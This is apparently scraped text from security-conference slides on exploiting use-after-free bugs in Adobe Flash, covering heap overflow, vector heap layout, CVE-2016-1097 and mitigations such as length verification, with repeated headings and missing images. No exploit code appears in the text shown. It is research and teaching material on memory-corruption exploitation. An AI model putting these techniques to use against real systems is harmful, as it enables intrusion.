

Use-After-Use-After-Free Exploit UAF by Generating Your Own

Guanxing Wen

About Me

Flash (IBB) Top Hackers on HackerOne

hackerone About Product Resources Contact Directory Blog Try HackerOne Sign up

Flash (IBB) Internet Bug Bounty

helpx.adobe.com/security/alertus.html · Bounties provided by IBB

Policy Thanks Submit Report

@hhj4ck ∞ | 2016 | 2015 | 2014 | 2013

1 hhj4ck Reputation: 573	2 biloulehibou Reputation: 280	3 kinine Reputation: 88	4 masatokinugawa Reputation: 86	5 jouko Reputation: 76
6	7	8	9	9

Agenda

- ✧ Basis of Flash Exploitation & Mitigation
- ✧ Use-After-Use-After-Free (UAFUAF): Go Beyond Mitigation
- ✧ Overview of CVE-2016-1097
- ✧ Building the Exploit from Scratch
- ✧ Tips for 64-bit platform & Windows 10 Exploitation
- ✧ Conclusion

Flash Exploit

✦ Heap Overflow



Flash Exploit

✦ Heap Overflow



Flash Exploit

✦ Heap Overflow



Flash Exploit

♣ Heap Overflow



♣ Use-After-Free

vector	vector	vector	vector	vector	vector
vector	vulnerable object		vector	vector	vector
vector	vector	vector	vector	vector	vector

Flash Exploit

♣ Heap Overflow



♣ Use-After-Free


vector	vector	vector	vector	vector	vector
vector	vulnerable object		vector	vector	vector
vector	vector	vector	vector	vector	vector

Flash Exploit


♣ Heap Overflow



♣ Use-After-Free




Mitigations




Mitigations

✿ length verification



Mitigations

✿ length verification



Mitigations


